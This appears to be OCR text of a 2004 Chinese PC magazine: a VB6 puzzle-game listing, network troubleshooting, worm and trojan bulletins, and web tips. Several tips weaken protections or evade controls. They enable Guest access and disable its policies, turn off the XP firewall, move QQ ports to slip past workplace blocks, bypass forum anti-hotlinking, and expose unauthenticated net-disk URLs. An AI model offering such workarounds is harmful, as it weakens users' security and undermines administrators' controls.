编写这个程序在技术上没有什么难点，关键的地方是在数据算法设计上，如在方格中随机填充颜色的算法设计中，我开始是用数组来进行设计，结果发现算法有点复杂，代码有点长，后来改用集合对象，算法就大大简单明了了。

闲话少说，现在我们就开始编程。首先打开VB，新建一个标准工程，在form1上添加一个picturebox控件，设置picture1的autoredraw属性为true，然后切换到代码编辑框添加如下代码:

```
'定义x1、y1为全局变量，用来表示鼠标按下时的坐标
Dim x1 As Integer
Dim y1 As Integer
'定义fill_color过程，在5*5的方格中随机填充颜色
Sub fill_color()
    Dim color As Integer
    Dim color_col As New Collection '定义一个集合变量

    '在集合中装载5种颜色
    For i = 0 To 24
        color_col.Add Int(i / 5), Str(i)
    Next i

    '在方格中填充颜色
    j = 0
    For n = 0 To 4
        For m = 1 To 5
            Randomize
            X = Int((25 - j) * Rnd() + 1)
            color = color_col.Item(X)
            Picture1.Line (n, m)-(n + 1, m - 1), QBColor
(color), BF
            color_col.Remove (X)
            j = j + 1
        Next m
    Next n
End Sub
'定义draw过程,画边框为白色的方格
Sub draw()
    For n = 0 To 5
        Picture1.Line (0, n)-(5, n), QBColor(15)
        Picture1.Line (n, 0)-(n, 5), QBColor(15)
    Next n
End Sub
Private Sub Form_Activate()
    fill_color
    draw
End Sub
Private Sub Form_Load()
    Picture1.Scale (0, 5)-(5, 0)
End Sub

Private Sub Picture1_MouseDown(Button As Integer, Shift As Integer,
X As Single, Y As Single)
    x1 = Int(X)
```

```
    y1 = Int(Y)
    Picture1.MousePointer = 14
End Sub

Private Sub Picture1_MouseUp(Button As Integer, Shift As Integer,
X As Single, Y As Single)
    Dim color1(4) As Long
    Dim x2 As Integer
    Dim y2 As Integer

    x2 = Int(X)
    y2 = Int(Y)

    If y1 = y2 Then
        For n = 0 To 4
            color1(n) = Picture1.Point(n + 0.5, y2 + 0.5)
        Next n

        a = x2 - x1
        For n = 0 To 4
            If n - a <= 4 And n - a >= 0 Then
                z = n - a
            Else
                z = Abs(5 - Abs(n - a))
            End If
            Picture1.Line (n, y2 + 1)-(n + 1, y2), color1(z), BF
        Next n
    Else
        If x1 = x2 Then
            For n = 0 To 4
                color1(n) = Picture1.Point(x2 + 0.5, n + 0.5)
            Next n
            a = y2 - y1
            For n = 0 To 4
                If n - a <= 4 And n - a >= 0 Then
                    z = n - a
                Else
                    z = Abs(5 - Abs(n - a))
                End If
                Picture1.Line (x2 + 1, n)-(x2, n + 1), color1
(z), BF
            Next n
        Else
            MsgBox "你的移动无效", , "警告"
        End If
    End If
    draw
    Picture1.MousePointer = vbDefault
End Sub
```

程序比较简单，大家一定很容易看懂，这个程序的方格我们也可以改成 6*6、7*7 等等，但玩起来的难度可能会大大增加，就是这个 5*5 方格的游戏，我有时候都很难玩通。

本程序在 VB6.0+ Windows Me 下调试通过。

CF [CX01]

安博士
二分之一

经常有读者打电话到编辑部询问一些网络故障的解决方法，经常在各大论坛里看到网友咨询一些网络问题，我们发现：有好几个典型的问题大家经常遇到，也经常问到。在2004年最后一期杂志中，将这些常见网络故障的分析及解决方案告诉大家，的确很有必要。

常见网络故障年终大盘点

■上海 狂PK雪影
■选题推荐：北京 大智
■选题奖金：300元

QQ无法视频

发生频度：★★★★★

在网上和MM聊天，用的最多的当然是QQ。和MM聊久了当然免不了要视频一下一睹真容，可是每次视频聊天时总是无法成功，这可叫我如何是好？

1.QQ连接类型设置

症状：和任何人视频(除了QQ会员)都出现“连接超时”的提示，且视频连接双方都拥有公网IP地址。



图1



图2 更改设置后视频通过UDP直连成功

解决：双方都将QQ升级为2004正式版本或以上，在QQ的“系统设置→登录设置→高级选项”中将登录服务器类型手动设置为“UDP类型”，在“个人设置→网络安全→通讯模式选择”中将默认的“通过服务器模式”改为“通过点对点模式”(见图1)，重新启动QQ再连接即可(见图2)。

2.路由设置导致连接失败

症状：视频双方中有一方在防火墙后(如网吧)，且都不是QQ会员，视频时总提示“连接超时”。

解决：由于双方都不是会员，所以视频的连接方式必须为“UDP直连”。而在内网中，常常因为所在内网防火墙的设置而阻挡了UDP包的转发。如果是“ADSL+路由”的方式，则必须在路由中启用NAT；而在网吧的路由中，要打开UDP包转发(详见本期《网吧视频起死回生》一文)。

3.两内网用户无法视频

症状：视频双方都为小区内网宽带用户，且都不是QQ会员，视频时提示“连接超时”。

解决：小区宽带用户当然不可能去改动服务器上的设置，不过幸好我们还有绝招——参考本刊2004年第18期《让QQ文件传送快50倍》一文，安装并配置好VNN后(VNN官方网站:http://www.vnn.cn/)，内网用户间的视频不再会有障碍，而且可以解决用QQ传送文件过慢的问题。

4.摄像头无法启用

症状：在视频时无法启用物理摄像头或提示“视频设备初始化失败”。

解决：如果曾经安装过一些虚拟摄像头软件，则进入“视频调节向导”并在“视频设备”中选择你的物理摄像头(见图3)，保存设置后重新视频。另外如果已经打开了其他的视频捕获软件(如MSN Messenger的视频聊天)，则不能同时进行QQ的视频聊天，不过通过本刊2004年第22期的《我是如何同时和几个MM视频聊天的》可以解决这一问题。



图3

5.显卡驱动冲突

症状：一些早期的nVIDIA系列显卡(如TNT、TNT2等)在安装了某些版本的雷管驱动后，在视频时看到的视频图像是一片黑，调节摄像头参数无效。

解决：卸载这个版本的显卡驱动，在驱动之家(http://www.mydrivers.com/)找到最新的通过WHQL认证的驱动并安装。

"网上邻居"无法互访

发生频度:★★★★★

这恐怕是读者来电询问次数最多的问题了。无论是单位、学校的局域网,或是家里多台机器联机,都有可能遇到"网上邻居"无法互访的故障。"网上邻居"的访问故障多种多样,可以根据其故障特征进行"先软后硬"的故障排除。

1.没有共享资源/共享服务未启用

症状: 电脑与电脑间可以PING通,但无法访问共享资源,在"计算机管理"中查看"本地共享"后会弹出"没有启动服务器服务"的错误对话框(见图4)。



图4

解决: 由于机器间可以PING通,说明物理连接和IP设置都没有问题,弹出的错误提示可以让我们将故障的起因确定为共享服务未启用。在"控制面板→管理工具→服务"中启用Server服务,并设置"启动类型"为"自动",重启后故障排除。

2.IP设置有误

症状: 双机之间无法互PING,连接用的双绞线经过测试没有问题,没有安装防火墙。

解决: 物理连接没有问题但却PING不通,说明是系统设置上的问题。局域网中一般情况下两台电脑的IP必须在同一网段才能互访(见图5),所以检查两个系统中网卡被设定的IP地址所在网段是否一致,子网掩码是否相同。




图5

3.Windows XP默认设置不正确

症状: 从Windows 98/2000/2003上无法访问另一台Windows XP的机器。

解决: Windows XP的默认设置禁用Guest账户,且在"控制面板→管理工具→本地安全策略"中默认打开两条策略:"禁止Guest用户从网络访问"和"使用空密码用户只能进行控制台登录"。在"控制面板→用户账户"中启用Guest账户,并在"本地安全策略"中禁用这两条策略即可。

4.系统漏洞修补软件修改了安全策略

症状: 在"网上邻居"中可以看到对方计算机,但在访问共享时却提示"没有权限访问网络"。

解决: 在使用了瑞星等防火墙提供的在线漏洞修补后,会自动在"本地安全策略"中禁用Guest账户的访问。为了解决这种问题,在"组策略→计算机配置→Windows设置→安全设置→本地策略→用户权利指派"中删除"拒绝从网络访问这台计算机"中的Guest账户即可("组策略"可以通过在命令行提示符下输入"gpedit.msc"进入)。

5.防火墙规则

症状: 安装了防火墙(包括Windows XP系统自带的),IP设置正确且连接无误,但无法PING通或访问共享资源。

解决: Windows XP系统自带的ICF会屏蔽掉外界对本机的共享资源访问,所以在访问Windows XP系统的机器时,首先要禁用其ICF防火墙。另一种解决的方法是在双方的系统中安装NetBEUI协议(在Windows XP下要手动安装,安装方法可以参考http://www.cz88.net/2004/7-7/03419.htm),这样不必关闭ICF防火墙也能进行访问。

6.双绞线或网卡故障

症状: 无法PING通,软件设置均正确,没有安装防火墙。

解决: 首先用专用的双绞线检测器检测连接用的双绞线是否有问题或者直接更换一根,注意双机互连所用的双绞线必须是反接的,而如果通过交换机中转,则双绞线是正接的。如果通过交换机中转,还可以检查交换机以太接口的工作模式和网卡的工作模式是否匹配(如不匹配可手动将交换机和网卡的工作模式都设定为"半双工")。

火速链接

如果还是无法互访,请参考本刊2004年第16期《局域网核心故障强行突破》一文。

上网就中毒

发生频度:★★★★★

很多朋友始终搞不懂,没执行任何外来文件也没看什么恶意网页,为什么一上网就中毒了呢?Windows的漏洞使这一恐怖的病毒传播方式成为可能……

1.冲击波

症状: 计算机中Word、Excel、PowerPoint等文件无法正常运行,时常会弹出"RPC服务意外终止"的错误提示框,并且系统反复重启,不能收发邮件、不能正常复制文件、无法正常浏览网页,复制粘贴等操作受到严重影响。

解决: 首先断网,并使用"冲击波专杀工具"进行查杀,查杀后立即下载并安装相应的系统补丁。

2.震荡波

症状: 莫名其妙地死机或重新启动计算机,系统速度极慢,CPU占用率始终为100%。

解决: 同样也是先断开网络防止二次感染,用"震荡波专杀工具"进行查杀,查杀后立即下载并安装相应的系统补丁。

小提示

★冲击波

专杀工具:http://download.rising.com.cn/zsgj/ravblaster.exe

系统补丁:http://www.microsoft.com/china/technet/security/bulletin/MS03-026.asp

要安装此补丁，Windows 2000必须为SP3或以上，Windows XP必须为SP1或以上。

★震荡波

专杀工具:http://www.microsoft.com/china/technet/security/tools/sasserclear.asp

系统补丁:http://www.microsoft.com/china/technet/security/bulletin/ms04-011.mspx

感染"震荡波"后，可能根本无法完成系统补丁的安装就已经再次重启，瑞星公司提供了具有免疫效果的内存补丁，只有85KB，如果无法打上官方的补丁则可以考虑先安装这个(http://download.rising.com.cn/zsgj/RavSasser.exe)。

3.其他类似的漏洞利用型蠕虫

症状:未知。

解决:"以不变应万变"这句话在互联网时代是行不通的，被动地等待专杀工具和系统补丁往往还是会第一时间中毒。我们可以选择安装一些网络防火墙来防止感染此类病毒，推荐普通用户使用天网、ZoneAlarm等设置较为简单的防火墙。除了安装防火墙外，定期使用Windows Update对系统进行升级也是非常必要的。




图6　使用Outpost防火墙屏蔽了外界对svchost和lsass的入侵

突破BT使用限制

发生频度:★★★★

装了宽带几乎没有不用BT下载的，而用了BT下载则几乎没有不出问题的，想解决BT方面的问题，可以参考如下文章:

关于BitComet的使用方法与特色功能介绍，请大家参考本刊2004年第3期《内网玩BT的首选BitComet》一文。

如果你在内网无法使用BT下载，或者下载速度特别慢，可以参考本刊2004年第21期的《从BT到超级BT》一文进行解决。

QQ和IE浏览不能两全齐美

发生频度:★★★★

QQ和IE难道是冤家？为什么有时能上QQ却无法看网页，而有时能看网页却上不了QQ？

1.DNS设置错误

症状:可以登录QQ和一些网络游戏，却无法打开网页。

解决:QQ和联众的一大特征就是它们都使用IP地址而非域名来登录服务器，而我们打开网页时则大多采用如http://www.cfan.com.cn/的域名解析方式。可以登录QQ而无法打开网页，问题便集中到DNS解析上了，如果当前设置为"自动获取DNS服务器地址"，那么可以咨询宽带的客户服务中心并手动设定正确的DNS地址。

2.TCP/IP协议错误

症状:无法打开网页和登录QQ，用上法设定DNS后故障依旧。

解决:首先确认没有安装虚拟网卡之类的软件，有的话请卸载之，接着在网卡的"本地连接"属性中将TCP/IP协议卸载(见图7)，重启系统后再在相同位置安装TCP/IP协议，重新连接后故障解决。



图7

3.QQ被屏蔽

症状:多发于单位局域网内，表现为可以正常访问网站，却无法登录QQ。

解决:首先当然考虑的是网管设定规则屏蔽了QQ的端口(4000及以上)，如果是这种情况则下载安装珊瑚虫外挂，并将QQ的端口手工修改为8000或其他(见图8)，端口号只要不在4000附近且不小于1000即可。如果单位采用"IE+代理服务器"的方式上网，则可以让QQ使用代理服务器登录，并将代理的地址设置为IE的HTTP代理服务器地址。



图8

火速链接

如果你的IE总是发送错误报告、发生内部错误……可以参考本刊2003年第19期《IE经典故障写真》一文或浏览http://tech.sina.com.cn/c/2003-11-05/24008.html。

如果你的MSN Messenger无法登录，请参考本刊2004年第11期《当MSN Messenger罢工时……》一文。

如果你的QQ仍然无法登录，请参考本刊2004年第20期《突破限制三大战役》和第22期《局域网再战登录QQ》。

邮件接收故障与垃圾邮件

发生频度：★★★★

电子邮箱的竞争愈演愈烈，100MB、1GB、1.5GB这样层出不穷的空间扩容让我们早就挑花了眼。有很多朋友都不满足于Web方式的邮件收取，可是在用OE或Foxmail等邮件客户端软件将邮件搬回家时，却发生了这样或那样的问题。

1."身份验证"惹麻烦

症状：在接收和发送邮件时产生了错误。

解决：现在大多数的邮件服务器都要求在发送邮件时采用"身份验证"机制，所以当发送邮件失败时(见图9)，



图9

不妨在邮件账户属性中的"发送邮件服务器"中勾选"我的服务器需要身份验证"试试(见图10)。而邮件接收时则大多不用身份验证，勾选邮件接收服务器中的身份验证选项反而有可能导致接收邮件发生问题，所以当接收邮件发生问题时可以尝试去除此选项的勾选。




图10

2.垃圾邮件真闹心

想了解垃圾邮件的产生原因与应对措施吗？请参考本刊2004年第3期《邪与正的对话——垃圾邮件的生与死》一文。

浏览器被人"绑架"了

发生频度：★★★★

恶意网站如雨后春笋般地不断滋长着，我们上网时可能"中招"的概率也越来越大了。一个不小心，IE便被人"绑架"了……

1.默认主页被修改

症状：一打开IE，没有出现熟悉的CFan网站，却意外地打开了一些充斥着美女图片的音乐网站，默认主页怎么也改不回来了。

解决：使用上网助手(http://assistant.3721.com/)等具有IE修复功能的软件对IE进行修复。

2.网页木马

症状：上了一些私人网站后，电脑运行速度明显下降，经检查发现进程列表中有不明程序在运行中！

解决：网页木马是利用IE的漏洞进行传播的，定期使用Windows Update对系统和IE进行更新可以有效地防止此类木马的入侵。如果已经中毒，可以使用最新版本的杀毒软件进行查杀并及时切断木马的网络连接，另外也可以从http://download.3721.com/mumazs/mumazs.exe下载木马查杀工具。

ADSL拨号故障

发生频度：★★★

ADSL在拨号时竟然也会发生错误，这不是存心不让我上网吗？别急，小小故障，何足挂齿。

1.账号密码错误

症状：Windows XP自带拨号器及RASPPPoE提示"错误691"，EnterNet提示"E0037P"。

解决：重新输入正确的账号及密码后拨号，如果对账号的格式有疑问，可以咨询当地宽带服务提供商。

2.ADSL设备未找到

症状：Windows XP自带拨号器提示"错误797"，RASPPPoE提示"错误791"。

解决：检查电源、连接线；检查网络属性，查看与PPPoE相关的协议是否正确安装并正确绑定；检查拨号连接的属性，其中是否使用了一个"ISDN channnel - Adapter Name xx"(不含引号)设备，该设备为一个空设备，应该选择正确的PPPoE设备代替它，或者重新创建拨号连接。

3.网卡没有正确响应

症状：RASPPPoE拨号时提示"错误645：网卡没有正确响应"。

解决：检查网卡并重新安装网卡驱动。

火速链接

如果你的ADSL或小区宽带遇到了问题，出现掉线、无法拨号、死机等故障，请参考本刊2003年第23期《宽带上任三把火——经典故障全解决》一文。

CF [WL01]


无所不能攻略之 乾坤圈: MP3搜索首选百度

著名的中文搜索引擎百度(www.baidu.com)除了能帮助我们解决各种难题、查询丰富的信息外，它的MP3搜索更能带给我们惊喜。没有繁杂的图片，平静的文字链接，却一直最大限度地满足着网友的搜歌需求，点一下即可下载、试听。面面俱到的歌曲榜单、灵敏的歌词搜索功能等，都让我们感到百度的细心与体贴。

经常有这样的情况，在街上、车上或者广播里听过一段歌，但是不知道歌名。所以百度MP3搜索引擎的一大功能就很重要了，那就是歌词搜索。只要记得一句歌词，就能找到想要的歌，同样知道歌名也能查看歌词。百度支持按MP3、RM、WMA、Flash和手机铃声等多种格式搜索，下载方便，一网打尽。

搜歌时因为输入或者其他原因，我们搜索的东西不一定正确。当输错了歌曲名(如“别说你的眼泪我无所谓”)，这时可能会出现搜索无结果的情况，怎么办？到底正确的歌名是什么？此时百度的小提示帮了大忙，她会将正确的歌名及链接提示给我，点击链接就可以转到正确歌名的搜索结果中。

不光是歌名，歌手名输错了也会提示，比如，想知道《我不是黄蓉》的演唱者王蓉还唱过什么歌时，如果一不小心错误地输入了“王戎”，再点击搜索会怎么样呢？百度MP3就会在页面上给出一个链接，并提示“您要找的是不是：王蓉(见图)”，然后直接点击这个链接，就能搜索“王蓉”了，不用再次输入正确的词，非常人性化，深受网民喜爱。



通常，我们找到经典的歌曲后往往会保存到自己的硬盘上，所以下载方式的方便与否非常关键。百度可以在搜索结果上直接点击鼠标，然后“另存为”，或者添加到FlashGet之类的工具中下载。当想一次下载页面上所有的歌曲时，比其他一些搜索引擎一页页打开再添加歌曲方便得多。

用了很久百度MP3搜索，有没有想过找其他的内容，比如说电影。百度除了找到一些Flash、MOV之类的内容外，搜索到的还不乏MPEG、AVI之类的文件，这些都是视频文件，甚至还可能找到DivX版的哟！

网络e生活　网络e生活　网络e生活　网络e生活　网络e生活　网络e生活　网络e生活

三招两式选贺卡



搜索关键词:贺卡 ecard new year christmas

从圣诞到元旦这段时间，大家都会忙碌一件事情，那就是给家人、老师、同学和朋友送去一张贺卡，表示新年的祝福;而在QQ群里聊天的网友、在校友录中聚会的同学也会贴出电子贺卡或电子贺卡链接。想让自己的贺卡最有特色、最具个性吗？请看我的三招两式。

1.用搜索引擎搜寻海量贺卡

在image.baidu.com搜索:选用“贺卡”、“电子贺卡”、“圣诞贺卡”、“新年贺卡”等关键词搜索。

在mp3.baidu.com搜索Flash贺卡:选中“Flash”，用“贺卡”、“新年贺卡”、“电子贺卡”、“圣诞贺卡”等关键词搜索。

看看老外制作的贺卡：选用“christmas card”、“new year card”等关键词在images.google.com搜索。

2.从网上定制个性贺卡

对Photoshop不熟悉，也没有独具匠心的思维，没关系，不使用任何软件也能制作出一些有创意的贺卡。先看看我的一个涂鸦之作(见图)，怎么样？其实不用羡慕我，你也能轻松办到。



第一步:进入http://www.letterjames.de/index.html?lang=en，在Motif(艺术作品)、Festive(节日)、Sport(运动)、Fun(娱乐)、Greeting(问侯)、Love(示爱)、Everything(所有事物)等几个类型中选择一张喜欢的图片。

第二步:点击“Write on”，在明信片中写上英文字母或拼音(譬如在沙滩上写上祝福语，在蛋糕中写上爱人的名字等)。

第三步:选中“E-card”，然后输入收信人E-mail及其他资料就可以寄出了。不过该网站对国内的电子邮件支持不是很好，发出去的贺卡，朋友经常收不到，所以不妨在定制好贺卡后，通过抓图将贺卡保存到电脑中，然后再发送出去。

3.从贺卡网站拿贺卡

www.kaxiu.com、http://card.yinsha.com/有很多精美的贺卡，另外新浪、网易、Sohu、TOM等门户网站也有专门的贺卡频道，有兴趣不妨去挑挑。(广州　okboy)

CF [WL02]



QQ网络硬盘下载地址提取术

■ 江苏　雨听

QQ网络硬盘以其高度的集成性和优秀的速度受到了广大网友的青睐。有许多网络硬盘都提供了共享下载功能，QQ当然也不例外，但遗憾的是只能将网络硬盘中的内容共享给自己的QQ好友。在论坛中发布一些小小的文件当然不能要求所有下载者都是自己的QQ好友，于是我想把QQ网络硬盘中文件的真实下载地址提取出来。经过N次实验后，终于发现——原来QQ网络硬盘可以这样玩！

首先列出笔者实验所采用的软件环境，供读者参考：

(1) Windows2000 Professional[SP4]

(2) Windows Media Player 9.0(以下简称WMP)

(3) QQ2004Ⅱ[Beta2]

注意：必须使用QQ2004Ⅱ或更高版本，因为文中的地址提取需要用到新版本中才有的网络硬盘在线播放功能。

接下来以笔者网络硬盘中的AVP.RAR为例，讲解其真实下载地址的提取过程。



图1

第一步：登录QQ并切换至网络硬盘面板，将其中的AVP.RAR改名为AVP.MP3(见图1)，改扩展名的目的是为了使其支持QQ的在线播放。

第二步：单击网络硬盘文件列表中AVP.MP3旁的播放箭头，自动调用WMP播放一个ASX文件(不必理会WMP的错误提示，直接按“确定”即可)。

第三步：右击WMP的播放列表中的“播放列表X”(X为数字)，在弹出菜单中选择“属性”(见图2)，记录下“位置”中的该ASX文件的URL地址(见图3)。



图2




图3

第四步：使用FlashGet或其他同类工具根据刚才记录的URL地址将此ASX文件下载到本地硬盘上。

第五步：ASX文件是一个记录媒体文件地址的XML文件(文本格式)。用“记事本”或其他文本编辑工具打开刚才下载的ASX文件，就能看到网络硬盘中AVP.MP3的真实URL地址了，如ASX文件中“<ref href = "http://219.133.38.188/cgi-bin/dl/01B841F92B05B41FCDFB64B19BCF690F50A4FD5EA9 66C08BA93344FE5B2B9B4E11D2283942A1F8D801B584F291E18CF9C613/avp.mp3"/>”(不含外侧中文引号)英文引号内的内容即为文件的真实地址。

第六步：切换到QQ网络硬盘面板，将AVP.MP3改名为AVP.RAR(即原来的文件名)，把刚才得到的AVP.MP3的真实URL地址中最后的扩展名“MP3”改回“RAR”即可。

现在无论是直接发给朋友，还是发在论坛上供大家点击，都不会再有任何障碍(你不在线，别人也可下载)，图4为使用NetTransport下载QQ网络硬盘中文件的速度。



图4

> **小提示**
>
> 如果A文件和B文件同属于QQ网络硬盘同一目录下，那么在得到A文件的真实地址后，只要将地址最后的文件名改为B即可得到B文件的真实地址。

最后将经此法获取真实文件地址后的QQ网络硬盘与普通的网络硬盘做一下比较：

类型	线程限制	下载速度	共享方式
QQ网络硬盘	无	快	真实地址
普通网络硬盘	单线程	每IP限速10～20KB	提取码

小编有话说：QQ的这个“秘密”的确为大家带来了很大的方便，不过同时我们也发现，QQ的网络硬盘实际上并未做任何与登录账号相关的加密工作，也就是说任何人只要得到了网络硬盘中文件的真实URL地址都能进行下载，不用任何权限。而一旦有人掌握了URL与特定号码及目录之间的关系(即对应的URL算法)，则会对该号码持有者的隐私造成极大的隐患！CF [WL03]

木马及恶意网站播报

上网助手
·IE修复 ·广告及插件拦截
·地址栏搜索 ·痕迹清理

为更好地清除各种互联网上传播的病毒，保护各位读者的电脑安全，本刊特联合深受网民喜爱的互联网安全工具上网助手推出木马及恶意网站播报。

上网助手2005已完成了反间谍软件及反木马的升级，并保证每周升级，下载链接为http://zs.3721.com/。

重点木马

名称：苏格兰民谣变种BY　**危害程度：**★★★★★

特点：该木马会复制自身到系统目录下，命名为System.exe，用以迷惑用户；同时随Windows启动而运行，终止杀毒软件的进程。该木马还能攻击大量域名为“.de”的网站，自动下载“PWSteal.Ldpinch”木马程序，窃取用户密码。

名称：灰鸽子AC　**危害程度：**★★★★

特点：灰鸽子木马病毒的变种，名称为Win9X.exe，伪装成Windows系统文件图标。该病毒可在中毒机器定时删除系统启动文件，清空硬盘所有文件；还可以截取受害机的QQ登录密码、拨号上网密码；侦测受害机上网时的动态IP地址，并将它发送到控制者指定的信箱。如果受害机带有声卡、话筒，那么它们也将成为灰鸽子监听的对象。

解决方法：请到上网助手网站http://zs.3721.com/下载相关程序。

恶意网站举报排行榜

恶意网站会释放各种恶意代码，对电脑用户的系统设置造成很大危害，给网上浏览造成干扰，主要表现包括：修改IE首页设置、篡改计算机设置、使QQ乱发消息等，严重的还会让计算机感染木马病毒。本期受到最多举报的恶意网站排行如下：

网站名称	网站链接	举报量
about:blank Trusted Start Page	aifind.info/	18799
CastleCops Spyware Problem	ssearch.biz/?wmid=1010	6305
影音娱乐首页AVTU电影	v.avtu.com/3.htm	3951
7FJ.com	www.7fj.com/index/	2864
电子书——《缘》	www.book.cn.gg/	2382
[无标题]：cadabra.biz/	cadabra.biz/	2000

解决办法：只要登录zs.3721.com网站，安装上网助手2005，点击工具条中的“IE修复”，选择“全面修复IE”，即可完全清除被恶意网站篡改的IE设置。

本期木马提示

名称	类型	危害表述	危害程度
特洛伊代理商	点击器	在用户后台偷偷点击广告，为种植者赚钱	★★
后门VB	后门	一个用VB语言编写的后门程序	★★★
传奇盗密者QC	木马	一个盗密码程序，包括多个变种	★★★

解决办法：上网助手已发布专门针对间谍软件的查杀程序，可帮助清除间谍软件和恶意代码，恢复系统设置，下载链接为http://download.3721.com/mumazs/mumazs.exe。

把图片抢到论坛

■ 黑龙江　王宏宇

网上很多论坛都采用的是动网(Dvbbs)系统，有人抱怨在有些动网中无法得到上传图片的正确链接，这是由于高版本动网(如7.0.0 Sp2)采用了反盗链技术的缘故。

动网论坛在图片上传后，给出的是一段经过系统处理过的假链接，当你右击论坛的图片并查看其属性时，看到的是类似http://WWW.XXX.COM/BBS/showimg.asp?BoardID=6&filename=2004-11/2004113145459660.jpg的链接，这个链接是不能被转帖的，当你将其引用到别的论坛上发表时，只能看到一个小红叉……

其实动网上传的文件都放在UploadFile文件夹内，里面是按日期分开的若干子文件夹，上面的链接就放在../UploadFile/2004-11/文件夹内。

知道了动网反盗链的秘密，破解起来便显得非常简单了。

第一步：首先右键点击动网论坛中的图片附件，在“属性”中得到其URL地址。

第二步：将得到的地址中的“showimg.asp?BoardID=6&filename=”替换为“UploadFile/2004-11/”(均不含引号，其中“2004-11”为原链接中“filename=”后的日期信息)。修改后的URL形式为http://WWW.XXX.COM/BBS/UploadFile/2004-11/2004113145459660.jpg。

第三步：将这个链接转到其他论坛的帖子中，图片就乖乖地显示出来了。

在论坛上传图片都有个数和大小的限制，一般每天只让你上传3到5个，每个不能超过100到300KB，如果你一个帖子有很多照片要上传的话，当然不会耐心地上传N天，大可先传到网络影集上，再引用发帖。互联网上的网络影集很多，但上传的图片也同样做过反盗链处理，通过分析我们也能得到正确的链接。

以21CN的个人影集http://photo.21cn.com/为例，图片上传到http://photo.21cn.com/后，其URL形如http://imgphoto.21cn.com/albums/photos/7/7/9/7793292/1086887162.gif，直接转帖也无法正常显示，但只要把“imgphoto”改成“images”(修改后为http://images.21cn.com/albums/photos/7/7/9/7793292/1086887162.gif)就可以引用了。大家有兴趣可以注册一下试试，每个ID有8MB图片上传空间，这下传大图片方便多了。CF [WL04]

很多网友都有这样的经历：虽然每天泡网时间不少，却总跟不上各种新闻、软件更新的速度，有时被朋友嘲笑是“火星人”(指对各种时事都一无所知或反应迟钝的人)。本文的目的，就是要带领你走出“火星人”的行列，向地球进发^0^。

我不做火星人——新软新闻早知道

■ 江苏 Jay 上海 coming

各种软件、新闻的更新都会在官方网站或各大门户网站的网页上得到第一时间的体现，也就是说，一旦我们能够知道这些网页更新的情况，就能随时掌握最新的信息。有了URLy Warning，想做“千里眼”、“顺风耳”其实很简单。

URLy Warning小档案

软件版本:2.0　　软件大小:903KB

软件性质:共享软件　　适用平台:Windows 98/Me/2000/XP

下载地址:http://www.onlinedown.net/soft/4420.htm

软件备注:未注册版本只能监视一个网页链接。

我有千里眼——软件更新逃不过我的眼睛

你对各种新软件是否充满了好奇？当朋友因为你的QQ版本古老而嘲笑你时，你是否后悔没有及时更新软件？URLy Warning将成为你的千里眼，随时播报软件更新动态！

第一步:安装后运行，点击“Continue in Demo Mode”(继续试用)。

第二步:用IE打开一个软件下载网站的“最新更新”页面，如华军软件园(http://www.onlinedown.net/new/n0.htm)。



图1

第三步:点击URLy Warning界面中的“Add a URL”(加入一个链接)按钮，在弹出的窗口中你会发现当前浏览的网页已经被填写到相应的位置中了(见图1)。

小提示

如果使用GreenBrowser等多窗口浏览器，那么URL可能无法自动填写，可以使用IE打开此页面自动添加或者直接在弹出窗口中手动输入URL与名称。

第四步:在“Check every”处修改检测的时间间隔，譬如改为0小时5分钟；在“Alert”(报警)框中将“When at least”设置为8，当最少8个文字添加或删除时才报警，以防止网页中一些非软件更新的变动引起误报；选中“Pop up”(出现变动时弹出窗口)，完成后按“OK”添加此URL。

第五步:将URLy Warning最小化并等待，当网页内容发生改变时就会自动弹出提示并发出提示音，在软件监视列表的“View Changes”(查看改变)栏中可以看到网页更新后内容的改变数量(见图2)。




图2

第六步:点击“View Changes”栏下的数字就会直接打开更新的网页，可以看见用绿色标记的是新添加的内容，旁边用红色显示并有删除线的是已经删除的内容(见图3)，看完网页后点击软件界面上的“复位”按钮就可以复位了。



图3

我有顺风耳——新闻尽在掌握

家事，国事，天下事，事事关心！要想了解最新的国内、国际动态，那就让URLy Warning成为你的顺风耳吧！

第一步:如上文中的步骤添加一个新的URL，在弹出框中填入新闻网页的URL(以中新网的国内新闻为例:http://www.chinanews.com.cn/china.shtml)。

第二步:检测间隔及最少改动字数的设置和上例相同。由于页面中还有一些广告，容易引起误报，所以可以设置检测的范围:点击“Set Test Range”(设置检测范围)按钮，分别填入起始文字(如“国内新闻”)和结束文字(如“更多新闻”)，并点击“OK”保存设置。

小提示

★在软件主界面中点击“OPTIONS”，勾选“Auto-reset after viewing changes”(当查看更改后自动复位)，可以免除查看更新后的复位操作。

★如果不再需要监视某网页链接，可以点击URL列表中该网页行中的“Edit”，在弹出窗口中点击“Delete this URL”(删除这个URL)。

★在一些广告繁多的网页中如无法确定测试范围，可尝试先用GreenBrowser或其他具有网页分析能力的软件解析出需要检测的内嵌网页框架。

CF [WL05]

